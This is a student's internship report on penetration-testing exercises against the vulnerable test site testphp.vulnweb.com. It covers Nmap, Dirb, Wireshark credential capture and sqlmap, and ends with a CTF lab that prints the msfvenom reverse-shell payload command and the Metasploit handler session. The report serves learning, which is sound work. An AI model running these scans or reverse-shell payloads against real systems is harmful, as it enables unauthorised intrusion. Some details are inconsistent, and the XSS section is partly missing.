

## **Internship Final Report**

Student Name: Onyekachi Williams Akurunwa

University: N/A

Major: Computer Science

Internship Duration: April 10th, 2025 - May 3rd, 2025

Company: Hack Secure

Domain: Cyber Security

Mentor: Mr. Nishant Prajapati

Assistant Mentor: Mr. Aman Pandey

Coordinator: Mr. Shivam Kapoor

### **Objectives**

Going into this internship, my main goals were to:

1. Really get a solid grasp of cybersecurity principles and how they're applied.
2. Get practical, hands-on experience finding, analyzing, and dealing with security threats.
3. Become more skilled with cybersecurity tools and techniques by using them in actual scenarios.

### **Tasks and Responsibilities**

Throughout my time at Hack Secure, I got involved in a range of cybersecurity tasks, generally covering areas like:


- Vulnerability Assessment
- Penetration Testing
- Traffic Analysis
- Decryption and Cryptanalysis
- Reverse Engineering
- Network Security
- Payload Creation

Here's a breakdown of the specific tasks and projects I worked on:

## TASK LEVEL INTERMEDIATE

1). Finding open ports on <http://testphp.vulnweb.com/>

- What I Did and Found: My first step was to map out the target website, testphp.vulnweb.com (IP 44.228.249.3). I used Zenmap to run Nmap with the command `nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com`. I set it for an intense scan across all TCP ports, making sure to include service/version detection, faster timing, and verbose output so I wouldn't miss anything. The scan clearly showed port 80/tcp was open and running an nginx 1.19.0 web server. Nmap's OS detection guessed it was Linux. I didn't find any other open TCP ports in the results I gathered.
- What I Learned: Running this scan and digging through the output really helped me get comfortable with using Nmap from the command line and understanding what the results mean. It pinpointed the web server as the main thing to look at on this target.
- My Screenshots:
  - Hacksecure internship- task level intermediate- task 1- screenshot 1.png




```

Zenmap
Scan Tools Profile Help
Target: testphp.vulnweb.com Profile: Intense scan, all TCP ports
Command: nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com

Hosts Services Nmap Output Ports / Hosts Topology Host Details Scans
OS Host
testphp.vulnweb.com
nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-22 18:01 W. Central Africa Standard Time
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Initiating NSE at 18:01
Completed NSE at 18:01, 0.00s elapsed
Initiating Ping Scan at 18:01
Scanning testphp.vulnweb.com (44.228.249.3) [4 ports]
Completed Ping Scan at 18:01, 0.39s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 18:01
Completed Parallel DNS resolution of 1 host. at 18:02, 6.55s elapsed
Initiating SYN Stealth Scan at 18:02
Scanning testphp.vulnweb.com (44.228.249.3) [65535 ports]
Discovered open port 80/tcp on 44.228.249.3
SYN Stealth Scan Timing: About 3.53% done; ETC: 18:16 (0:14:07 remaining)
SYN Stealth Scan Timing: About 9.57% done; ETC: 18:12 (0:09:37 remaining)
SYN Stealth Scan Timing: About 16.43% done; ETC: 18:11 (0:07:43 remaining)
SYN Stealth Scan Timing: About 23.51% done; ETC: 18:10 (0:06:34 remaining)
SYN Stealth Scan Timing: About 30.87% done; ETC: 18:10 (0:05:38 remaining)
SYN Stealth Scan Timing: About 40.73% done; ETC: 18:09 (0:04:23 remaining)
SYN Stealth Scan Timing: About 49.33% done; ETC: 18:09 (0:03:37 remaining)
SYN Stealth Scan Timing: About 59.13% done; ETC: 18:08 (0:02:47 remaining)
SYN Stealth Scan Timing: About 68.63% done; ETC: 18:08 (0:02:04 remaining)
SYN Stealth Scan Timing: About 82.08% done; ETC: 18:08 (0:01:06 remaining)
Completed SYN Stealth Scan at 18:07, 346.68s elapsed (65535 total ports)
Initiating Service scan at 18:07
Scanning 1 service on testphp.vulnweb.com (44.228.249.3)
Completed Service scan at 18:08, 17.67s elapsed (1 service on 1 host)
Initiating OS detection (try #1) against testphp.vulnweb.com (44.228.249.3)
Retrying OS detection (try #2) against testphp.vulnweb.com (44.228.249.3)
Initiating Traceroute at 18:08
Completed Traceroute at 18:08, 3.65s elapsed
Initiating Parallel DNS resolution of 21 hosts. at 18:08

```

- intern-task intermediate- task 1- screenshot 2.png

 Zenmap

Scan Tools Profile Help

Target:  Profile:

Command:

Hosts

Services

OS

Host

testphp.vulnweb.com

nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com  
Completed Traceroute at 18:08, 3.65s elapsed  
Initiating Parallel DNS resolution of 21 hosts. at 18:08  
Completed Parallel DNS resolution of 21 hosts. at 18:08, 6.60s elapsed  
**NSE:** Script scanning **44.228.249.3**.  
Initiating NSE at 18:08  
Completed NSE at 18:08, 5.94s elapsed  
Initiating NSE at 18:08  
Completed NSE at 18:08, 1.42s elapsed  
Initiating NSE at 18:08  
Completed NSE at 18:08, 0.01s elapsed  
Nmap scan report for **testphp.vulnweb.com (44.228.249.3)**  
Host is up (0.35s latency).  
rDNS record for **44.228.249.3**: **ec2-44-228-249-3.us-west-2.compute.amazonaws.com**  
**Not shown:** 65534 filtered tcp ports (no-response)  
**PORT STATE SERVICE VERSION**  
**80/tcp open http nginx 1.19.0**  
|\_ http-methods:  
|\_ Supported Methods: GET HEAD POST  
|\_ \_http-favicon: Unknown favicon MD5: 50C42A3EDAAA2FA00445AC77F1B1A715  
|\_ \_http-title: Home of Acunetix Art  
**Warning:** OSScan results may be unreliable because we could not find at least 1 open and 1 closed port  
**Device type:** general purpose  
Running (JUST GUESSING): Linux 4.X (90%)  
**OS CPE:** cpe:/o:linux:linux\_kernel:4  
**Aggressive OS guesses:** Linux 4.19 - 5.15 (90%), Linux 4.15 (89%)  
No exact OS matches for host (test conditions non-ideal).  
**Uptime guess:** 8.179 days (since Mon Apr 14 13:50:40 2025)  
**TCP Sequence Prediction:** Difficulty=256 (Good luck!)  
**IP ID Sequence Generation:** All zeros  
  
TRACEROUTE (using port 80/tcp)  
HOP RTT ADDRESS  
1 ...  
2 48.00 ms 10.10.133.1  
3 37.00 ms 10.10.244.125  
4 38.00 ms 10.209.218.1  
...

intern-task level intermediate- task 1-scr 3.png

Zenmap

Scan Tools Profile Help

Target:  Profile:

Command:

Hosts Services

OS Host

testphp.vulnweb

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -p 1-65535 -T4 -A -v testphp.vulnweb.com

Not shown: 65534 filtered tcp ports (no-response)

PORT	STATE	SERVICE	VERSION
80/tcp	open	http	nginx 1.19.0

| http-methods:  
|\_ Supported Methods: GET HEAD POST  
|\_ http-favicon: Unknown favicon MD5: 50C42A3EDAAA2FA00445AC77F1B1A715  
|\_ http-title: Home of Acunetix Art

**Warning:** OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

**Device type:** general purpose

Running (JUST GUESSING): Linux 4.X (90%)

**OS CPE:** cpe:/o:linux:linux\_kernel:4

**Aggressive OS guesses:** Linux 4.19 - 5.15 (90%), Linux 4.15 (89%)

No exact OS matches for host (test conditions non-ideal).

**Uptime guess:** 8.179 days (since Mon Apr 14 13:50:40 2025)

**TCP Sequence Prediction:** Difficulty=256 (Good luck!)


**IP ID Sequence Generation:** All zeros

TRACEROUTE (using port 80/tcp)


HOP	RTT	ADDRESS
1	...	
2	48.00 ms	10.10.133.1
3	37.00 ms	10.10.244.125
4	38.00 ms	10.209.218.1
5	49.00 ms	10.209.218.14
6	30.00 ms	10.206.211.179
7	31.00 ms	10.206.211.177
8	36.00 ms	10.206.211.243
9	...	
10	170.00 ms	105.177.8.64
11	150.00 ms	41.181.244.166
12	141.00 ms	41.181.244.166
13	177.00 ms	be2054.ccr42.lon13.atlas.cogentco.com (130.117.48.205)
14	178.00 ms	be2053.ccr41.lon13.atlas.cogentco.com (130.117.2.65)
15	239.00 ms	be2490.ccr42.jfk02.atlas.cogentco.com (154.54.42.85)
16	226.00 ms	port-channel4985.ccr91.cle04.atlas.cogentco.com (154.54.162.165)
17	230.00 ms	be2717.ccr41.ord01.atlas.cogentco.com (154.54.6.221)

Filter Hosts


- 
- intern-task level intermediate- task 1- scr 4.png




intern-task level intermediate- task 1- scr 5.png



intern-task intermediate- task 1- scr 6.png



intern- task level intermediate- task 1- scr 7.png



## 2). Brute forcing directories on <http://testphp.vulnweb.com/>

- **What I Did and Found:** Next, I wanted to see what directories might be hiding on the web server. I used the Dirb tool (dirb <http://testphp.vulnweb.com/>) with the common.txt wordlist to brute-force directory names. This uncovered several interesting finds like /admin/ and /cgi-bin/ (both gave a 403 Forbidden, but good to know they exist), plus accessible locations like /CVS/, /images/, /pictures/, /secured/, /vendor/, and the index.php file itself.
- **What I Learned:** This exercise showed me how effective Dirb is for discovering web content that isn't directly linked. Finding these directories helped me understand the site structure better and identify potential areas that might need more investigation. It hammered home how important content discovery is in pen testing.
- **My Screenshots:**
  - intern- task level intermediate- task 2- scr 1.png

onyekachi@DESKTOP-I862SOJ: ~

```
(onyekachi@DESKTOP-I862SOJ)-[~]
$ dirb http://testphp.vulnweb.com/ -z 200

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Wed Apr 23 19:43:51 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
SPEED_DELAY: 200 milliseconds

-----

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

-----
```

- 
- intern- task level intermediate- task 2- scr 2.png

```

onyekachi@DESKTOP-I862SOJ: ~
START_TIME: Wed Apr 23 19:43:51 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
SPEED_DELAY: 200 milliseconds

-----

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)
==> DIRECTORY: http://testphp.vulnweb.com/images/
+ http://testphp.vulnweb.com/index.php (CODE:200|SIZE:4958)
==> DIRECTORY: http://testphp.vulnweb.com/pictures/
==> DIRECTORY: http://testphp.vulnweb.com/secured/
==> DIRECTORY: http://testphp.vulnweb.com/vendor/

---- Entering directory: http://testphp.vulnweb.com/admin/ ----

(!) FATAL: Too many errors connecting to host
(Possible cause: COULDNT CONNECT)

-----

END_TIME: Wed Apr 23 20:29:51 2025
DOWNLOADED: 4859 - FOUND: 8


(onyekachi@DESKTOP-I862SOJ)-[~]
$

```

### 3). Intercepting login credentials with Wireshark on <http://testphp.vulnweb.com/>

- What I Did and Found: To see how login data was handled, I set up Wireshark to capture traffic while I logged into the site (specifically targeting the /userinfo.php page). I easily captured the HTTP POST request and saw the login credentials – username=testuser and pass=password123 – being sent completely in the clear (plaintext).
- What I Learned: It was eye-opening to see just how exposed those credentials were. This exercise was a practical demonstration of capturing traffic with Wireshark and really highlighted the risks of using unencrypted HTTP for sensitive information.
- My Screenshot:
  - intern- task level intermediate- task 3- scr.png






#### 4.) Testing for SQL injection on <http://testphp.vulnweb.com/>

- What I Did and Found: I then tested the login page (<http://testphp.vulnweb.com/login.php>) for SQL injection vulnerabilities using sqlmap. I fed it the login parameters (uname=test, passwd=test) and let it run through its tests (boolean-based, error-based, time-based, UNION query). While sqlmap started testing and flagged potential issues, it eventually gave a critical warning suggesting the parameters might not be injectable, or maybe a WAF was blocking the attempts. So, I couldn't confirm an exploitable SQLi based on the tests I ran and captured.
  - What I Learned: Using sqlmap gave me hands-on experience with automated SQLi testing. I learned how it probes parameters but also saw that it's not always straightforward – protections like WAFs can get in the way. This was a good reminder that real-world testing often involves overcoming obstacles.
  - My Screenshots:
- intern- task level intermediate- task 4- scr 1.png



- What I Learned: Successfully executing this XSS attack helped me understand how these vulnerabilities work in practice. I learned how to craft a basic payload and use input fields to test if a site is vulnerable. Seeing the alert box confirm the vulnerability was a clear success.
- My Screenshot:
- intern- task level intermediate- task 5- scr.png



## Task (CTF)- Initial access with Metasploit

- What I Did and Found: For the CTF challenge, my objective was to get initial access to the target machine. I used `msfvenom` to create a Windows Meterpreter reverse TCP payload (`shell.exe`), setting the LHOST to my machine's IP (192.168.185.137) and LPORT to 4444. Then, I configured the `exploit/multi/handler` in `msfconsole` to listen for the incoming connection using the same payload settings. Once the payload (`shell.exe`) was executed on the target machine (192.168.185.211), it connected back to my listener, and I successfully got a Meterpreter session.
- What I Learned: This task was great practice for using Metasploit. I got comfortable generating payloads with `msfvenom` and setting up listeners in `msfconsole`. Successfully catching the reverse shell and getting that Meterpreter prompt felt like a significant achievement and really demonstrated a key phase of penetration testing.
- My Screenshot:
- CTF Tasks- Initial access with metasploit screenshot.jpg

```
kali-linux-2025.1c-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

kali@kali: ~
File Actions Edit View Help

kali@kali: ~
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > ip a
[*] exec: ip a

1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:00:27:00:41:05 brd ff:ff:ff:ff:ff:ff
    inet 192.168.165.137/24 brd 192.168.165.255 scope global dynamic noprefixroute eth0
        valid_lft 3334sec preferred_lft 3334sec
    inet6 fe80::6786:c213:ff2c:1023/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.165.137 LPORT=4444 -f exe > shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.165.137 LPORT=4444 -f exe > shell.exe


Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.165.137
LHOST => 192.168.165.137
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.165.137:4444
[*] Sending stage (177734 bytes) to 192.168.165.211
[*] Meterpreter session 1 opened (192.168.165.137:4444 -> 192.168.165.211:49845) at 2025-04-30 12:41:45 -0400

meterpreter >
meterpreter >
```

